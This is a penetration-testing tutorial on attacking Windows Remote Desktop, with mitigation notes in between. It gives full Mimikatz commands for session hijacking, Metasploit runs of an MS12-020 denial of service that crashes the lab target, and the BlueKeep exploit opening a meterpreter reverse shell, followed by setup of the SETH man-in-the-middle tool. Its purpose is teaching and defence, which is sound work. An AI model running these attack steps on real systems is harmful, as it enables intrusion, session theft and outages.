Session Hijacking is a type of attack where an attacker can gain access to an active session that is not directly accessible to the attacker. To demonstrate this kind of attacker we need to create a scenario. Here we have a Windows Machine with Remote Desktop service enabled and running with two active users: raj and aarti. One of the most important factors to perform a Session Hijacking Attack is that another session that we are trying to hijack must be an active session. Here, the raj user and aarti user both are active users with active sessions on the target machine.



We log in to the raj user using the credentials that we were able to extract using the Mimikatz.

 Command Prompt

```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj>whoami ←
msedgewin10\raj

C:\Users\raj>
```

Now we will need to run the Mimikatz again after logging in as raj user. We need to list all the active sessions. We use the sessions command from the ts module. Here we can see that there exists a Session 3 for aarti user that is active.

- | | |
|----|------------------|
| 1. | privilege::debug |
| 2. | ts::sessions |

```
mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # ts::sessions ←

Session: 0 - Services
state: Disconnected (4)
user : @
curr : 5/26/2021 6:16:13 AM
lock : no


Session: *2 - Console
state: Active (0)
user : raj @ MSEDGEWIN10
Conn : 5/26/2021 6:15:33 AM
disc : 5/26/2021 6:15:33 AM
logon: 5/26/2021 6:13:56 AM
last : 5/26/2021 6:15:33 AM
curr : 5/26/2021 6:16:13 AM
lock : no

Session: 3 -
state: Disconnected (4)
user : aarti @ MSEDGEWIN10
Conn : 5/26/2021 6:09:29 AM
disc : 5/26/2021 6:13:53 AM
logon: 5/26/2021 6:12:50 AM
last : 5/26/2021 6:13:53 AM
curr : 5/26/2021 6:16:13 AM
lock : no

Session: 65536 - RDP-Tcp
state: Listen (6)
user : @
lock : no
```

We use the `elevate` command from the `token` module to impersonate token for the NT Authority\SYSTEM and provide the ability for connecting to other sessions. Back to the session output, we saw that the `aarti` user has session 3. We need to connect to that particular session using the `remote` command of the `ts` module.

```
1. token::elevate
2. ts::remote /id:3
```




```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

620 {0;000003e7} 0 D 29224 NT AUTHORITY\SYSTEM S-1-5-18
-> Impersonated !
* Process Token : {0;01fec933} 2 F 34272688 MSEDGEWIN10\raj S-1-5-21-
* Thread Token : {0;000003e7} 0 D 35020913 NT AUTHORITY\SYSTEM S

mimikatz # ts::remote /id:3
```

As we can see in the image that we were able to get the remote desktop session for the `aarti` user from the `raj` user access. This is the process that a Session Hijacking is possible for the Remote Desktop services.



Mitigation against Session Hijacking

To discuss mitigation, we first need to detect the possibility of the attack. As all the services on Windows, Remote Desktop also creates various logs that contains information about the users that are logged on, or the time when they logged on and off with the device name and in some case IP Address of the user connecting as well.

There exist various types of logs regarding the Remote desktop service. It includes the Authentication Logs, Logon, Logoff, Sessions Connection. While connecting to the client the authentication can either be successful or failure. With both these cases, we have different EventIDs to recognise. The authentication logs are located inside the Security Section.

EventID 4624: Authentication process was successful

EventID 4625: Authentication process was failure

Then we have the Logon and Logoff events. Logon will occur after successful authentication. Logoff will track when the user was disconnected from the system. These particular logs will be located at the following:

Applications and Services Logs > Microsoft > Windows > TerminalServices-LocalSessionManager > Operational.

Event ID 21: Remote Desktop Logon

Event ID 23: Remote Desktop Logoff

At last, we have the Session Connection Logs. This category has the most Events because there are various reasons for disconnection and it should be clear to the user based on the particular EventID. These logs are located at the following:

Applications and Services Logs > Microsoft > Windows > TerminalServices-LocalSessionManager > Operational.

EventID 24: Remote Desktop Session is disconnected

EventID 25: Remote Desktop Session is reconnection

We can see that in the given image the aarti user was reconnected. This is a log entry from the time we performed the Session Hijacking demonstration. That means if an attacker attempts that kind of activity, you might be looking for this kind of logs.

The screenshot shows the Windows Event Viewer interface. The left pane displays the tree view with 'TerminalServices-LocalSessionManager' selected, and 'Operational' is highlighted. The right pane shows a list of events, with Event 25 selected. The details pane for Event 25 is open, showing the message: 'Remote Desktop Services: Session reconnection succeeded: User: MSEDGEWIN10\aaarti, Session ID: 3, Source Network Address: LOCAL'. The event properties at the bottom indicate it is an Information level event from the TerminalServices-LocalSessionManager/Operational log, logged on 5/26/2021 at 9:59:28 AM.

Level	Date and Time	Source
Information	5/26/2021 9:59:28 AM	TerminalSe
Information	5/26/2021 9:59:28 AM	TerminalSe
Information	5/26/2021 9:59:28 AM	TerminalSe
Information	5/26/2021 9:59:28 AM	TerminalSe

Event 25, TerminalServices-LocalSessionManager

General Details


Remote Desktop Services: Session reconnection succeeded:

User: MSEDGEWIN10\aaarti
Session ID: 3
Source Network Address: LOCAL

Log Name: Microsoft-Windows-TerminalServices-LocalSessionManager/Operational
Source: TerminalServices-LocalSessionManager
Logged: 5/26/2021 9:59:28 AM
Event ID: 25
Task Category: None
Level: Information
Keywords:
User: SYSTEM
Computer: MSEDGEWIN10
OpCode: Info
More Information: [Event Log Online Help](#)

For Mitigation, we can set a particular time limit for disconnected sessions, idle Remote Desktop services that might be clogging up the memory usage and others. These policies can be found at:

Administrative Templates > Windows Components > Remote Desktop Services > Remote Desktop Session Host > Session Time Limits.



When implemented, these policies will restrict the one necessity required by the session hijacking i.e., Active User Session. Hence, mitigation the possibility of Session Hijacking altogether.

DoS Attack (MS12-020 Free DoS)

DoS Attack or Denial-of-Service in respect of the Remote Desktop services is very similar to the typical DoS attack. One of the things to notice before getting on with the attack is that DoS Attacks through Remote Desktops are generally not possible. In this demonstration, we will be using a Windows 7 machine. Before getting to the exploit, Metasploit has an auxiliary that can be used to scan the machine for this particular vulnerability. As it can be observed from the image below that the machine that we were targeting is vulnerable to a DoS attack.

```
1. use auxiliary/scanner/rdp/ms12_020_check
```

```
2. set rhosts 192.168.1.21
3. exploit
```

```
msf6 > use auxiliary/scanner/rdp/ms12_020_check
msf6 auxiliary(scanner/rdp/ms12_020_check) > set rhosts 192.168.1.21
rhosts => 192.168.1.21
msf6 auxiliary(scanner/rdp/ms12_020_check) > exploit

[+] 192.168.1.21:3389 - 192.168.1.21:3389 - The target is vulnerable.
[*] 192.168.1.21:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now that we have the confirmation for the vulnerability, we can use it to attack our target machine. This attack is named as max channel attack. This attack works in the following method. Firstly, it detects the target machine using the IP Address. Then it tries to connect to the machine through the RDP service. When the target machine responds that it is ready to connect, the exploit sends large size packets to the machine. The size of the packets is incremental until it becomes unresponsive. In our demonstration, we can see that it starts with a 210 bytes packet.

```
1. use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
2. set rhosts 192.168.1.21
3. exploit
```

```
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhosts 192.168.1.21
rhosts => 192.168.1.21
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.1.21

[*] 192.168.1.21:3389 - 192.168.1.21:3389 - Sending MS12-020 Microsoft Remote Desktop
[*] 192.168.1.21:3389 - 192.168.1.21:3389 - 210 bytes sent
[*] 192.168.1.21:3389 - 192.168.1.21:3389 - Checking RDP status ...
```

It will continue to send packets until the target machine is unable to handle those packets. It can be observed from the image below that that target machine crashed resulting in a BSOD or Blue Screen of Death.

A problem has been detected and windows has been shut down to prevent damage to your computer.

RDPWD.SYS www.hackingarticles.in

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup options, and then select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFF8A01E66D5B8, 0x0000000000000000, 0xFFFFF88002DE0FB5, 0x0000000000000002)

*** RDPWD.SYS - Address FFFFFF88002DE0FB5 base at FFFFFF88002DB9000, DateStamp 4ce7ab45

Collecting data for crash dump ...
Initializing disk for crash dump ...

Exploitation: BlueKeep

BlueKeep was a security vulnerability that was discovered in Remote Desktop Protocol implementation that can allow the attacker to perform remote code execution. It was reported in mid-2019. Windows Server 2008 and Windows 7 were the main targets of these vulnerabilities. To understand the attack, we need to understand that RDP uses virtual channels, which are configured before authentication. If a server binds the virtual channel "MS_T120" with a static channel other than 31, heap corruption occurs that allows for arbitrary code execution at the system. But since this attack is based on heap corruption, there is a chance that if the configuration of the exploit is incorrect it could lead to memory crashes. Metasploit contains an auxiliary scanner and exploit for BlueKeep. Let's focus on the scanner. It requires the IP Address of the target machine. We are running this against a Windows 7 machine with Remote Desktop enabled. We see that it returns that the target is vulnerable.

1. use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
2. set rhosts 192.168.1.16
3. exploit

```
msf6 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set rhosts 192.168.1.16
rhosts => 192.168.1.16
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > exploit

[+] 192.168.1.16:3389 - The target is vulnerable The target attempted cleanup
[*] 192.168.1.16:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > 
```

Since we now know that the target is vulnerable, we can move on to exploiting the target. After selecting the exploit, we provide the remote IP address of the machine with the particular target. It can vary based on the Operating System; for Windows 7 use the target as 5. We can see that it connects to the target and first checks if it is vulnerable. Then it proceeds to inflict the heap corruption that we discussed earlier and results in a meterpreter shell on the target machine.

1. use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
2. set rhosts 192.168.1.16
3. set target 5
4. exploit
5. sysinfo

```
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 192.168.1.16
rhosts => 192.168.1.16
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 5
target => 5
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] 192.168.1.16:3389 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.1.16:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.16:3389 - The target is vulnerable. The target attempted cleanup of the inc
[*] 192.168.1.16:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.16:3389 - The target is vulnerable. The target attempted cleanup of the incorre
[*] 192.168.1.16:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa802
[!] 192.168.1.16:3389 - | Entering Danger Zone |
[*] 192.168.1.16:3389 - Surfing channels ...
[*] 192.168.1.16:3389 - Lobbing eggs ...
[*] 192.168.1.16:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.16:3389 - | Leaving Danger Zone |
[*] Sending stage (200262 bytes) to 192.168.1.16
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.16:49159) at 2021-05-26 13:19


meterpreter > sysinfo
Computer      : WIN-3Q7NEBI2561
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 
```

Changing the RDP Port

There are a lot of mitigations that can help a wide range of environments. It can include installing the latest updates and security patches from Microsoft or as the NSA suggests to disable the Remote Desktop Service until use and disable after use. The BlueKeep attacks can be mitigated to the most extent by upgrading the Operating System from Windows 7. There is a long list of other mitigation steps that can be implemented such as implementing an Intrusion Detection Mechanism and other defense mechanisms. One of the steps that can be taken with immediate effect is changing the port number on which the Remote Desktop operates on. This although seems that is not a big defense mechanism but if done correctly, the attacker might not even look for this angle. Anyone who thinks RDP thinks 3389 but when changed it is possible that the attacker won't even be able to detect the presence of RDP. To do this, we need to make changes to the registry. Open the registry editor and proceed to the following path:


```
1. Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp
```

Here we have the Port Number as shown in the image. Change it to another value and save your changes and now the RDP will be running on the specified port.



In our demonstration, we changed the port to 3314 from 3389. We can use the rdesktop command from Linux to connect to the Windows Machine as shown in the image given below.


```
1. rdesktop 192.168.1.41:3314
```



Man-in-the-Middle Attack: SETH

As we are familiar with the typical Man-in-the-Middle Attacks that the attacker most likely impersonates the correct authentication mode and the user who is unaware of the switch unknowingly provides the correct credentials. Some other methods and tools can be used to perform this kind of attack but the SETH toolkit is the one that seems elegant. We start with cloning it directly from its GitHub Repository and then installing some pre-requirements.

```
1. git clone https://github.com/SySS-Research/Seth.git
2. cd Seth
3. pip install -r requirements.txt
4. apt install dsniff
```



```

(root@kali)~# git clone https://github.com/SySS-Research/Seth.git
Cloning into 'Seth' ...
remote: Enumerating objects: 364, done.
remote: Counting objects: 100% (20/20), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 364 (delta 12), reused 10 (delta 3), pack-reused 354
